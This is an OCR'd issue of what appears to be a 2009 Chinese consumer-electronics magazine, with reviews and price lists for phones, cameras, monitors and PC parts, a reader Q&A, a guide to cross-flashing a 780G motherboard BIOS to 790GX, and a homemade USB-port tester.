CMOS 感光元件	640 × 480 默认分辨率	USB 2.0 传输接口	3厘米 ~ 无限远 成像距离
支持Windows2000/NT，Windows XP，Windows Vista操作系统 系统支持			


60帧/秒成像稳定


夹具夹持不特别牢固


ANC“酷爱”超强版摄像头水晶工艺做工精良，夹具设计精巧，再加上拥有60帧/秒及声像同步技术，是市场上不可多得的网络摄像头精品。

CF [YP16]

不换卡不换号，换台手机等3G

2009年1月7日，我国正式发放了3G运营牌照：中国移动获得TD-SCDMA牌照，中国电信获得CDMA2000牌照，而中国联通则获得WCDMA牌照，宣告我国的移动通讯产业正式进入3G时代。

小知识：3G手机比2G手机强在哪？

3G手机与2G时代的手机最突出的差别就是能够利用3G网络更大的带宽进行视频通话、高速上网服务等功能。以视频通话为例，如果双方都是用3G手机，只要拨通对方号码，选择视频通话，就可以在实现语音通话的同时，利用手机上的前置摄像头，互相看到对方。

支持国标3G，TD手机平滑过渡

TD-SCDMA是我国自己的3G标准，目前中国移动拥有TD-SCDMA牌照。中国移动是国内最大的移动通讯运营商，在国内拥有最多的用户群。由于TD是自主3G标准，作为3G运营商的中国移动经常会推出一些"预存话费送手机"的优惠活动，不过除了中国移动的"免费送机"，也有很多不错的机型可以选择。

多普达S700

多普达S700的外观设计看起来很像经典的S1，外形精致简约，延续了S1的诸多优点。Touch FLO 2.0技术强化了操作体验，强大的商务功能一应俱全。它搭载500MHz处理器，128MB RAM和128MB ROM，配置十分强大。S700在视频通话方面表现可圈可点。实际使用中，在接通后5秒左右便将清晰的画面传输到对方手机中，延迟较小，影像流畅。



优点：采用Windows Mobile系统，可扩展性好

缺点：价格过高

市场价格：4700元

通行全球，WCDMA手机不需"改版"

从全球范围看，截至2008年6月，全球共部署了171张WCDMA商用网络，是目前部署范围最广的3G制式。很多国外知名厂商的手机产品都支持WCDMA网络，特别"水货机"、"港行机"，现在连改版都不用了，只等联通网络架设到你家门口就可以试用了。因此有商家认为，目前庞大的水货手机拥有者，将来都是联通WCDMA网络的潜在用户。

诺基亚5800XM

诺基亚5800 XpressMusic是第一款采用了触摸屏的S60界面塞班智能手机。诺基亚5800XM定位于音乐手机，但与大多数诺基亚手机一样，支持UMTS网络。所谓"UMTS"就是3G的统称，市面上销售的"港版"、"欧版"诺基亚手机，都采用WCDMA的3G网络，只要在"功能表→工具→设置→网络设置→网络模式"中，选择"UMTS"即可。


优点：诺基亚首款触摸屏手机，性价比高

不足：作为第一款使用S60v5版（触摸屏）系统的S60手机，很多程序无法兼容使用是最大的问题。

市场售价：约2500元

苹果3G iPhone

苹果iPhone凭借良好的设计，近一年多来一直是最令年轻人向往的手机。3G版机身正面配备了一块3.5英寸的TFT LCD全触摸屏，分辨率约为320×480像素，显示效果极佳。同时，其配备了一个主流的200万像素CMOS材质摄像头，具有数码变焦能力。3G版iPhone支持手写输入操作，并支持中文手写输入。此外3G iPhone改进了电池的使用时间，通话和待机时间更长。



优点：外观设计、操作方式超酷

不足：没有前置摄像头是个遗憾

市场售价：约4500元（8GB）

CDMA2000手机也有精品

与TD-SCDMA和WCDMA相比，使用CDMA2000制式的网络相对较少，不过我们的邻邦日本、韩国以及美国有些运营商采用这种3G网络。据说随着国内CDMA2000牌照的正式发放，此前在国内手机市场几乎销声匿迹的日系手机将卷土重来，因此CDMA2000手机选择余地也很大。

黑莓8330

BlackBerry（黑莓）手机是来自加拿大的Research In Motion（RIM）公司旗下的品牌，大部分手机造型采用了横向屏幕+QWERTY全功能键盘的设计，颇受商务人士的推崇，8330是2008年年末推出的黑莓新品。该机内置GPS芯片，拥有200万像素摄像头和microSD存储卡插槽，并且支持A2DP蓝牙立体声功能。8330还可以作为笔记本电脑的移动Modem使用，实现高速上网。



优点：QWERTY全功能键盘，适合商务人士

不足：体积略大

市场售价：约1800元

小提示：选手机，更要选好服务商

虽然目前中国移动、中国电信和中国联通的3G网络还都在各地加紧架设之中，不过三家运营商都纷纷推出了"平滑过渡"的方案，可以不换号、不换机，直接从2G网络切换到3G网络，给用户最大的方便。另外，绝大多数手机都支持3G/GSM网络的多个频段，并可以自动切换，因此在3G网络架设之前，可以使用2G网络，因此只要选择好服务商，并不需要同时使用两部2G和3G手机。

CF [YP17]

三款最具特色的卡片数码相机

刚刚过去的2008年数码相机降价之猛令人心动不已，厂商们推出的众多卖点经过时间检验之后，应该说最实用的功能当属广角、光学防抖和笑脸快门三项，而其他诸如长焦、超高像素等都因为各种原因不够理想。广角功能在比较狭窄、拍摄距离有限的地方会发挥极大作用，比如千万像素级的松下DMC-FX36GK，具有25mm的超广角和4×光学变焦，视野空间比普通相机增大了几乎一倍，各方面表现都相当不错，目前价格已经降到了1600元左右。

光学防抖如今虽然几乎已成为标配，但在1400元价位上，能配备800万像素和光学防抖的佳能IXUS 80IS可谓非常超值，且搭配3倍光学变焦和23万像素的LCD屏幕，并有面部优先、运动检测以及多种预置模式。另一款SONY T700最大的特色就是时尚，当然为追求时尚也要付出不少银子，不过作为1000万像素加4倍光学变焦的最新款DC确实物有所值，无论是92万像素超大尺寸触摸屏、极尽简约和前卫风格的外观设计、内置4GB存储空间还是增强了的笑脸识别功能，很值得花出2300元把它带回家。

CF [YP16]

水货改版免谈，够用好用的几款行货手机

对于很多人来说，手机不需要很花哨的功能，只要外形过得去、能打电话发短信、有时听听MP3记记事啥的就足够了，所以价格自然是越便宜越好，这次就给大家推荐几款符合以上要求的千元档超值手机。首先是诺基亚5310XM，XM是Xpress Music的缩写，由此也能看出这款手机的定位，不但拥有9.9mm的超薄身材，更搭配DAC-33音效芯片、3.5mm耳机插孔、播放快捷控制键、4GB或更大MicroSDHC存储卡以及200万像素摄像头，喜欢听歌的人不妨考虑。

LG KF300已经是一年前上市的"老"产品了，但是性能与外观都并不过时，MP3/MP4播放、MicroSD卡扩充、FM收音以及蓝牙等主流功能都有配备，值得一提的是这款手机的屏幕字体和按键都很大，买来送给父母也是个相当不错的选择。索尼爱立信T303c则是另一款高性价比千元机型，出色的工业设计和丰富的移动娱乐功能自不必多说，通过130万像素摄像头拍摄的照片可以通过蓝牙或彩信等方式与朋友分享，且价格仅700多元，极为超值。

CF [YP18]

TOP1

奥林巴斯 μ1060




▼300 目前 ¥1700

感光元件	CCD
有效像素	1000万
最高分辨率	3648×2736
传感器尺寸	1/2.33英寸
显示屏尺寸	3.0英寸
光学变焦	7倍

▲ μ1060除了拥有先进的可以识别16张人脸的面部识别技术之外，用它在逆光、昏暗等情况下拍摄时，不容易产生画面整体变亮失真的现象。这就要得益于μ1060的阴影自动识别功能，可以自动识别并修正阴影处的亮度，使得明亮处和阴影都能做到亮度适中，而不是像很多相机那样开闪光灯调节。

TOP2

富士 J15fd



▼100 目前 ¥900

感光元件	CCD
有效像素	820万
最高分辨率	3264×2448
传感器尺寸	1/2.5英寸
显示屏尺寸	2.5英寸
光学变焦	3倍

▲虽然富士J15fd是一款入门级别的消费卡片机，但是它却拥有时下各种热门的技术：双重防抖、脸部优先、防红眼、带声音录像，而且J15fd的操作简单，拍摄者无需考虑复杂的参数设置，甚至可以一直使用自动曝光模式，比较适合学生、老人和儿童使用。

DV

型号	平均价(元)
佳能 MD245	1850 ★
佳能 FS100	2750
JVC GZ-MS100AC	2350
JVC GZ-MG330AC	2600
松下 GS68	1900 ★
松下 SDR-H48GK	3000
三星 MX10A	2000
三星 VP-MX20C	2300 ★

▲时下的DV非常流行触摸屏设计，不过三星VP-MX20C并没有采用，而是只配备了一块2.7英寸的LCD。但是三星独有的全新超强数码智能引擎技术为这款机器增色不少，而且作为YouTube的合作伙伴，三星VP-MX20C可通过连接线将拍摄的视频直接上传至网络媒体。

GPS

型号	平均价(元)
华硕 R300	680 ★
华硕 R600	1199
朗视通 S898	800
朗视通 A35+	850
中恒 MV980	690 ★
中恒 MV860	990
神行者 698A	999
神行者 Q2	1480

▲华硕R300采用时尚的流行型设计，13.8mm的超薄机身非常的轻巧。在导航上，R300除了为汽车导航外，还有"脚踏车"和"步行"模式，弥补了单车旅行、徒步漫游的缺憾。另外，R300本身应用了智能光源感应技术，可以根据周围环境调整屏幕亮度，以适应不同场景的需要。

MP3

型号	平均价(元)	型号	平均价(元)
三星 YP-S5(2GB)	749	蓝魔 V85(2GB)	360
三星 YP-Q1(8GB)	990 ★	蓝魔 RM970+(4GB)	399
创新 Zen V Plus(2GB)	499 ★	苹果 iPod nano 3(4GB)	900
创新 Zen small wonder(4GB)	940	苹果 iPod nano 4(8GB)	980 ★

▲iPod nano 4(8GB)上市后目前已经调整到千元以内，与iPod nano 3(4GB)仅有不到百元的差距，再加上新增加的重力感应和摇摆换歌功能，为iPod nano 4赢得了不少的人气。不过从设计的角度上来看，沿用二代的设计和屏幕，虽然使得整机空间没有浪费，但并没有给人们带来太多的惊喜。

索尼HDR-SR12 VS 佳能HF100



114：佳能 HF100 色彩还原能力不错，色彩准确不是显得夸张那种。
支持 1080p 拍摄还是很不错的，照片效果也还行，分辨率高，也可以拍得很大。
机身做工很赞，银色也很有质感，也很轻，拿着很方便。

Samus：嗯，佳能 HF100 可以支持直接将影像存到 SDHC 卡上，也算是比较廉价的解决方法了。
自带 HDMI 输出口还是很方便的，接到电视上可以直接播放拍好的影像。
在机器上就可以做一些简单的编辑，还能直接看到效果，嘿嘿。

Louis：佳能 HF100 传感器的像素没有索尼那款高，只有 300 万，索尼那款有 500 万像素呢。
拍摄对光线情况要求挺高的，光线暗的时候拍出的东西不怎么样，充足的时候就很好。

笨笨：索尼 HDR-SR12 是目前索尼绝对的旗舰了，无论摄像还是拍照的像素都很高，可以说是目前最强的费级数码摄像机了。
存储空间很大，足够拍很多 FULL HD 的影片了，不行还可以再插记忆棒。
内置的硬盘有 120GB，开到最大码率也能拍下 14 小时多的东西。

Gin：索尼 HDR-SR12 的黑色烤漆质地太酷了，但是造型比较中庸，和以往的差别不大。

Aoe：索尼 HDR-SR12 自备闪光灯，显得很专业的样子，呵呵。
不过按键太多了，不太适合初学者上手，功能菜单倒是很傻瓜。

小齐：索尼 HDR-SR12 可惜可惜，只有迷你 HDMI 的接口，要想直连电视还得去买个转接口，郁闷啊。

盖子：要是你有索尼配套的那个底座，可以直接从机器里把影像刻成 DVD，不需要再经过电脑的啦。

诺基亚6280c

1. 背部造型很赞，得益于那只与众不同的笔。
2. 作为中端机来说，虽然说中规中矩，但性价比不错，造型也很好。
3. 按键手感算是近期 N 记手机中的 No.1 了。
4. 手写笔变大了，但是过于扁平，手感因人而异吧。
5. 那笔只能用来写字，操作还是传统操作，等下版新机吧。
6. 手写输入法蛮好的，毕竟是 S40 的机器，性能不错。

同级之选：**索尼爱立信 G700**



同级之选：**英菲克 i8**

联想影音播放机RMVBOX-720

1. 机身造型颇有几分苹果的神韵。
2. 输入输出接口挺齐全的。
3. 设置很简单，中文一看就明白，主打自然是支持 RMVB 咯。
4. 除了影片音乐相片外，还支持文本，这个算是一个独特之处吧。
5. 可惜没内置硬盘，只能播放外插的 U 盘、SD 卡上面的东西。

CF [YP19]



SUPER SHOPPER 尧 包 族

青蛙王子变身记

文/Milk

要说AMD平台上最热门的就是780G和790GX这两兄弟了，而南北桥芯片工艺、针脚完全相同的两兄弟竟然价格相差50%，这不是抢劫吗？思考一下AMD的作风，能不能把780G改造成790GX，从而使显卡性能增高，并且增加Advanced Clock Calibration（高级频率校准）技术、RAID 5等功能呢？

小知识：Advanced Clock Calibration是什么

Advanced Clock Calibration通常缩写为AAC，它是通过SB750南桥提供了6针接口和AM2+处理器进行直接通讯，使得Phenom CPU的超频性能更加出色。

有人喊出来了，对！刷新BIOS！

BIOS的选择

1.一定要选择统一品牌的主板BIOS；

2.板型越接近成功率越高；

3.声卡、网卡、RAID等功能芯片一定要相同。

带好家伙，动手！


以昂达A780GT为例，我们来一步一步进行改造。

第一步，下载魔剑790GX 1.10pcb的BIOS（下载地址：ftp://ftp.onda.com.cn/download/bios/MJA790GX/MJA790GXR101NK2.rar），因为它们都是一家厂商的产品，在功能芯片还是BIOS类型方面几乎一样。由于此款主板采用了AMI的BIOS，所以我们需要在Windows下刷新AMI BIOS的工具AMI AFUWIN（下载地址：http://www.bios.net.cn/down/BIOSSX/AMI%20BIOSSXGJ/363.html）

第二步，打开AFUWIN，点击备份保存主板BIOS，以备不时之需，等待数秒后，我们便可以开始正式的刷新了。


第三步，点击上方设置选项卡，把"刷新全部模块"与"不验证ROM ID强制刷新勾选上"，这样才可以保证把790GX的BIOS刷进780G的BIOS里而不报错（见图1）。

第四步，点击下方的打开按钮，找到下载的790GX文件，点击下方刷新按钮，稍等片刻青蛙王子终于变身了！



确认刷新有效性

如何确认我们是否刷新成功了呢，很简单，进入BIOS，打开OverDriver选项卡，如果出现"Advanced Clock Calibration"选项，那么就意味着成功了（见图2）。



距离完美还差一点点

破解后，我们由于核心频率的提升，3DMark Vantage GPU成绩达到了2300分。但是刷新BIOS后可能会出现无法打开Side Port Memory技术的问题，这是由于两块主板的显存不同，780G为DDR2而790GX通常为DDR3所导致的。

CF [YP20]

问：一块集成显卡的老主板，最近打算升级系统，老机器就打算放在客厅继续发挥余热，但是家里的电视机又没有VGA、HDMI接口，请问怎么办呢？

答：VGA接口可以直接通过转接线变成标准的S-Video接口，你只需要购买一个简单的VGA to S-Video转接头插接在VGA接口上，就可以让老机器给电视机输出信号了。在使用时，建议使用较低的桌面分辨率，如640×480，一来可以保证电视上的字体基本能够看清楚，二来可以避免一些兼容性问题。

问：一台计算机的主板BIOS选项里面有一个"PCI-E Over Voltage Control"选项，请问该选项有什么用处？

答：PCI-E Over Voltage Control即主板的PCI-E电压调节，一些主板厂商在其主板BIOS中提供PCI-E电压调节选项，以方便超频用户使用。适当地提升电压会提高显卡接口稳定性，但过度提升则会造成硬件损坏。

问：键盘是USB接口的，在系统下使用一切正常。但最近发现在DOS下竟然无法使用，请问这是怎么回事呢？



答：USB键盘默认情况下是不能直接工作在DOS模式下的，因为DOS是无法识别USB接口的。要解决这个问题，你可以在开机时按"Del"键进入BIOS，找到Integrated Peripherals Option（外部设备选项），把USB Controller（USB控制器）和USB Keyboard/Mouse Support（USB鼠标/键盘控制）设定为Enabled。

CF [YP21]

USB杀手请自觉走开

文/Milk

虽然号称可以进行热插拔的闪盘能让大家很方便地交流数据，但是不少朋友的闪盘却是频频地被电脑烧毁（各大论坛的热门话题之一）。让我们找出USB接口背后的杀手，通过自制简单检测工具（成本不到4元，具有最基本电路知识的朋友都能制作）或者购买一个USB接口的LED台灯作为检测工具，让USB杀手彻底走开（网吧的老板要是提供，该有多好）。

杀手：前置USB连接线接错，特别是电源正极和地线接反。

案件解析：首先我们共同了解一下机箱上前置USB各个接线的定义（见图1）。

		6	1		
	NC	•			
地线（黑）	Groud	•	•	Groud	地线（黑）
数据正线（绿）	USB port +	•	•	USB port +	数据正线（绿）
数据负线（白）	USB port –	•	•	USB port –	数据负线（白）
电源正线（红）	USB +5 Volt	•	•	USB +5 Volt	电源正线（红）

小工具制作：既然我们知道此杀手属于电源正极和地线接反引起。我们何不制作一个检测的小工具，在使用闪盘前对USB接口进行检测，确保闪盘的安全。此工具的制作非常简单，具备最基本电子技术知识的朋友都能制作。

所需元件为：

强光绿色发光二极管一只，价格约为0.5元；普通100欧电阻一只，碳膜和金属膜的都可以，价格约0.1元；USB延长线一条，价格约2元。

第一步：我们把USB延长线从中间剪断，用于连接整个电路。在连接的时候，一定要使用万用表确定电路的VCC和USB延长线的电源正极相对应，GND和USB延长线地线相对应。


第二步：连接发光二极管，注意要连接为正向导通的模式，即绿色发光二极管正极（长引脚或有标记的引脚，可以使用万用表的10K档进行测试）和电源正极连接。

第三步：连接电阻，电阻的选择为100欧，目的是使电路的发光二极管工作在额定电流下（20mA）。为了大家能够很容易看清二极管是否发亮，所以采用高亮度的发光二极管。

当我们在使用闪盘前，在USB接口先插入此工具，如果绿灯亮，就表明电源的连接正确，这时候可以插入闪盘；如果不亮，那么肯定是出现了问题，要仔细进行检查后才能使用闪盘。

总结：我认为闪盘里面应增加像二极管一样的单向导电特性的元件，即使接线错误也应该不会损坏闪盘，最多是电路不通，无法识别闪盘，为闪盘提供保护。

另类解决：有的朋友可能不熟悉硬件，没有关系。市面上销售的USB接口台灯和风扇，使用它们也可以进行类似的检测。如果这些设备正常工作，就表明USB接口基本没有问题。




CF [YP22]


闪豆逛市场

虚假标签鱼目混珠，用户装机格外小心

闪豆刚买了本本，试着跑了一下自己编的程序，谁知老半天才出结果，性能还不如办公室的旧电脑，本想买个移动办公的帮手回家办公，这下可好。无奈之下，闪豆只能给家里再配置一台电脑。行动之前，闪豆在网上搜索调查了一番，于是胸有成竹地来到“村里”……









老板一听，原来是有所准备，看来不能在三大件上捞油水了，那就另辟蹊径。

于是老板就开始写单子，不一会闪豆接过配置，整体配件的价格还不错，有些像内存等的价格比别家的还低，但电源部分价格高出不少。

一会开始装机，闪豆一一验货，还特意看了看这个400W的电源。电源的型号上倒是写着BTX-400WD，但其他就是关于电压和电流的一些参数，闪豆掂了掂还挺沉应该没有什么问题。

回来没用多久闪豆的机器就莫名其妙出现了问题，主机老是嗡嗡，甚至到最后干脆不能开机了。原因找了半天才发现是电源的问题，额定功率根本不到400W，标签上出现的是最大功率。闪豆这次郁闷了，怎么一个小小的电源竟惹出这么大的麻烦，只能怪自己当时太草率。

闪豆提醒：

如今处理器、内存、主板等配件的价格相对比较透明，商家很难在其上获得利润，就转而在用户不大注意的电源上做手脚。国内电源的型号一般采用的是最大功率标示方法，所以才会出现上面闪豆遇到的情况。不过虽然这种标注方式不合理，但是知名的大厂都会在标签上额外标注出额定功率和最大功率，以便用户参阅。而劣质的杂牌产品的标签上不仅看不到额定功率，其他的参数规格也非常不标准，有些为了误导用户，上面还打着通过3C认证的标志。

CF [YP23]

TOP1

明基 V2400W



▼1000 目前
¥1999

显示屏尺寸（英寸）	24
屏幕比例	16:10
对比度	4000:1（动态）
亮度（nits）	250
点距（mm）	0.282
响应时间（ms）	2（灰阶）
最佳分辨率	1920×1200
接口类型	D-Sub、DVI、HDMI

明基这款24英寸LCD集不少高端产品特性于一身：拥有1:1等比技术能够完美支持PS3或者新版XBOX360次世代游戏机以及HDMI高清晰度多媒体接口，另外非对称的工业设计和做工也堪称经典。稍有遗憾的是这款液晶显示器可视角度并不十分理想，尤其是仰视角度不高，喜欢躺在床上看大片的用户使用会稍显不便，不过这也是TN面板的通病。

TOP2

长城 L226



▼210 目前
¥1250

显示屏尺寸（英寸）	22
屏幕比例	16:10
对比度	12000:1（动态）
亮度（nits）	350
点距（mm）	0.282
响应时间（ms）	2（灰阶）
最佳分辨率	1680×1050
接口类型	D-Sub、DVI

L226是一款省电环保液晶，正常工作状态功耗约为36W，比普通LCD显示器节省了10%的功率，除此之外，其画面的对比度不错，L226还搭载了COLOR ENGINER功能，可以提高整个页面的亮度，同时部分颜色稍稍变淡，但是色彩会变的更靓丽，在游戏和看电影时推荐用户可以使用，平时使用依个人习惯而定。不过相对于大品牌的显示器，长城L226的外观稍显粗糙，希望在做工方面能加以改进。

“放弃显示器，整合更便宜。”

CPU	AMD Athlon64 X2 5200+ AM2(65纳米/盒)	415元
内存	胜创 2GB DDR2 800	130元
硬盘	希捷 250GB 7200.10 8MB/SATA	300元
主板	昂达 A79GS	580元
显卡	集成	
光驱	先锋 DVD-129	125元
键鼠	明基 QS400	65元
机箱	百盛 W521+航嘉 BS-3600	305元
音箱	多彩 DLS-2155	120元
总计		2040元

在整合主板市场790GX和MCP7A可谓是AMD平台与Intel平台的顶级产品，由于分属于不同的平台着实让不少用户在选择上为难起来。其实这两款芯片组都具有高清解码能力，搭配具有HDMI接口的电视机，可以节省下单独购买显示器的开销。板载的HD3300与GeForce 9300的功力互有伯仲，虽然都可以运行《孤岛惊魂2》、《红色警戒3》、《古墓丽影8：地下世界》等最新的几个大作，但都是在画质较低的设置下去体验游戏性和操作性，不能得到游戏画面的精粹，要想真正的玩爽游戏用户还得选择独立的显卡。以此看来，两者实力相当用户都可以选择，但在整体平台的费用上，同级别的AMD平台要稍少一点。

“进入新的学期，学习游戏两相宜。”

CPU	AMD Phenom X3 8450(盒)	585元
内存	宇瞻 2GB DDR2 800	135元
主板	华硕 M3A78-CM	580元
硬盘	西部数据 320GB 7200 16MB/SATA	320元
显卡	影驰 9600GT少将版/256MB	580元
显示器	AOC 912Sw+	780元
键鼠	爱国者 E921	75元
机箱	华硕 TA-8G2+鑫谷 劲持400黄金版	310元
总计		3365元

学习用机对处理器和内存是有要求的，多软件协同工作、上网查找资料、资料下载等等需要多核心处理器的支持，与此同时，要想在各个窗口之间进行快速的切换，还需要有大容量内存的帮助。所以这款配置选择了三核心的羿龙处理器，一来它与AMD的四核产品同出于一个构架，具有很强的多任务处理能力；二来不管是相对于自家的四核处理器，还是Intel的产品，600元左右的价格非常的实惠；最后，新步进的三核心羿龙提高了游戏方面的性能，很适合搭配独立显卡满足对学习用机游戏的需要。精简掉宿舍生活不需要的音箱，几年用不上一次的光驱等设备，三千余元的价格还是很具有吸引力的。

“纵然是游戏配置也要省着来。”

CPU	Intel Core 2 Duo E6850 3.0GHz(散)	810元
风扇	AVC 亚历山大	120元
内存	威刚 2GB DDR2 800(万紫千红)	130元
主板	微星 P45 Neo-F	799元
硬盘	日立 320GB 7200 16MB/SATA	300元
显卡	双敏 无极HD4830玩家战斗版/512MB	690元
显示器	Acer V223W	1060元
光驱	三星 TS-H352D	120元
键鼠	新贵 KM-105	75元
机箱	富士康 TSAA-091+多彩 DLP-440A	370元
音箱	金河田 S3302	105元
总计		4579元

说起游戏配置，大多印象肯定少不了烧钱，毕竟要获得好的性能，势必要选择高端的产品。话倒是不错，只不过在斟酌游戏配置时，稍微灵活一些还是可以省下一笔不小的开支。先从处理器说起，这款散装E6850售价810元，主频为3.0GHz；要想得到这么高的主频，目前45纳米的E7000系列是没有希望了，它最高型号E7400的主频为2.8GHz；而E8000系列中E8400的主频为3.0GHz，不过同为散装的它价格却要高出E6850快400元。虽然是上一代的产品，但是作为高端，其价格下调后是非常具有性价比的。不少朋友觉得游戏配置硬盘就应该容量大，如此显得大气也能得到好的性能，其实花在这上面的钱，不如去提升内存的容量或者购买更高端的显卡。

2TB硬盘不日上市，
单碟500GB能否扭转乾坤



最近两年的硬盘容量增长迅速，单碟容量从250GB、333GB、375GB一路攀升到500GB，最近希捷单碟500GB容量的7200.12终于出现在市场上了，价格在400元左右。最近一段时间，希捷硬盘的负面消息不断，先是1.5TB的固件问题，之后某些特定型号硬盘的返修率又异常的高，希望这次的新品大容量硬盘能集成希捷以往高性能高可靠性的光辉形象。


至于最超值的硬盘，依然是西数640GB的WD6400AAKS，具有16MB缓存和NCQ技术，价格仅415元。西数前几天还发布了迄今为止容量最大的2TB硬盘（同样是单碟500GB），相信很快就能在市场上买到了。TB级别的硬盘中，最超值的要数日立7K1000，1TB容量仅仅670元，不过5碟设计可能会对发热量和可靠性造成一定影响。而西数的1TB绿盘也不过690元而已，由于单碟容量达到333GB，因此只需3碟就实现了1TB容量，值得推荐。希捷的7200.11 1TB就相对贵些了，要740元，拥有32MB超大缓存，适合追求硬盘读写性能的人购买。

最后顺便说说内存，2008年底时，DDR2 800 2GB内存曾经创下95元的崩盘价，如今随着国际内存颗粒疯狂涨价，国内的成品价格也涨到了140元左右，而且随着上游厂商一再减产，不排除继续涨价的可能。

不可想象：
500元买720p高清，900元买1080p全高清

2008年的液晶显示器疯狂跳水大潮，到了2009年似乎还平静不下来，且有愈演愈烈之势，并波及到了千元以下的入门级市场。长城推出了价格仅490元的M67，15.4英寸、1366×768分辨率，堪称入门机或下载机的绝配。而21.5英寸的HKC S2209也只需899元即可买到，这可是1920×1080的全高清LCD，1080p这曾经代表高端影音娱乐的名词如今已彻底沦落为标配……而且除了没有HDMI接口外，DVI/D-Sub双接口、4：3缩放、8000：1动态对比度等等一应俱全。

首款（或者说唯一一款）2000元以内的28英寸宽屏瀚视奇HG281D，目前价格和供货都比较稳定，而且有HDMI接口，超大显示面积绝非一般产品可比。价格在2100元左右的AOC 619FH则是另一个大屏的好选择，虽然显示面积比HG281D稍小一点，但100%广色域却能为玩游戏、看电影等带来更出色的视觉效果，而且DVI、D-Sub和HDMI三种接口齐全，还集成了一个1拖4的USB HUB，相当实用。



CF [YP24]

CPU

型号	平均价(元)
Intel	
Intel 奔腾双核 E5200(散)	455
Intel Core 2 Duo E7200 2.53GHz(盒)	760
Intel Core 2 Duo E8200 2.66GHz(盒)	1010 ★
Intel Core 2 Duo Q8200 2.33GHz(盒)	1350
Intel Core 2 Duo Q9200 2.33GHz(散)	1350
Intel Core i7 920(盒)	2100
AMD	
AMD Athlon64 X2 5400+ AM2(黑盒)	460
AMD Athlon X2 7750(黑盒)	545 ★
AMD Phenom X3 8450(盒)	585
AMD Phenom X4 9550(散)	830 ★

▲随着传统节日春节的到来，AMD方面一些处理器出现了不同程度的上涨，但Athlon X2 7750较上期刚上市时还是下降了近50元，降幅不少。而Intel产品的调整主要集中在入门和高端，主流45纳米酷睿的动作则相当的迟缓，例如E7200的售价很长时间都保持在760元，不过相信随着AMD 45纳米产品的逐步上市，其主流产品不久就会下调价格。

硬盘

型号	平均价(元)
IDE	
希捷 250GB 7200.10/8MB	390
希捷 320GB 7200.10/16MB	440
西部数据 250GB 7200/8MB	375
西部数据 320GB 7200/8MB	390
日立 500GB/7200/8MB	470
日立 320GB/7200/16MB	340
SATA	
希捷 250GB 7200.10/8MB	300
希捷 320GB 7200.10/16MB	320 ★
西部数据 250GB 7200/8MB	299
西部数据 640GB 7200/16MB	420 ★
日立 500G/7200转/16MB	360
日立 1.0TB/7200/32MB	690

▲随着技术的发展，如今处理器与内存的传输速度已经大大超过了硬盘，而硬盘还停留在7200转的速度，平均70MB/s~100MB/s的读写速度，远远落后于处理器、内存对于存储的要求。而SSD固态硬盘平均150MB/s~200MB/s的读写速度，相对于传统硬盘有很大的提升，尽管现在价格很贵，但是在其他硬件的拉动下，2009年SSD普及的步伐将加快。

显卡

型号	平均价(元)
ATI	
华硕 EAH4670/DI/512M	699
华硕 EAH4830/HTDP/512MD3	899 ★
蓝宝石 HD4650白金版	499
蓝宝 HD4850白金版/512MB	999 ★
耕昇 HD4850张飞版/512MB	999
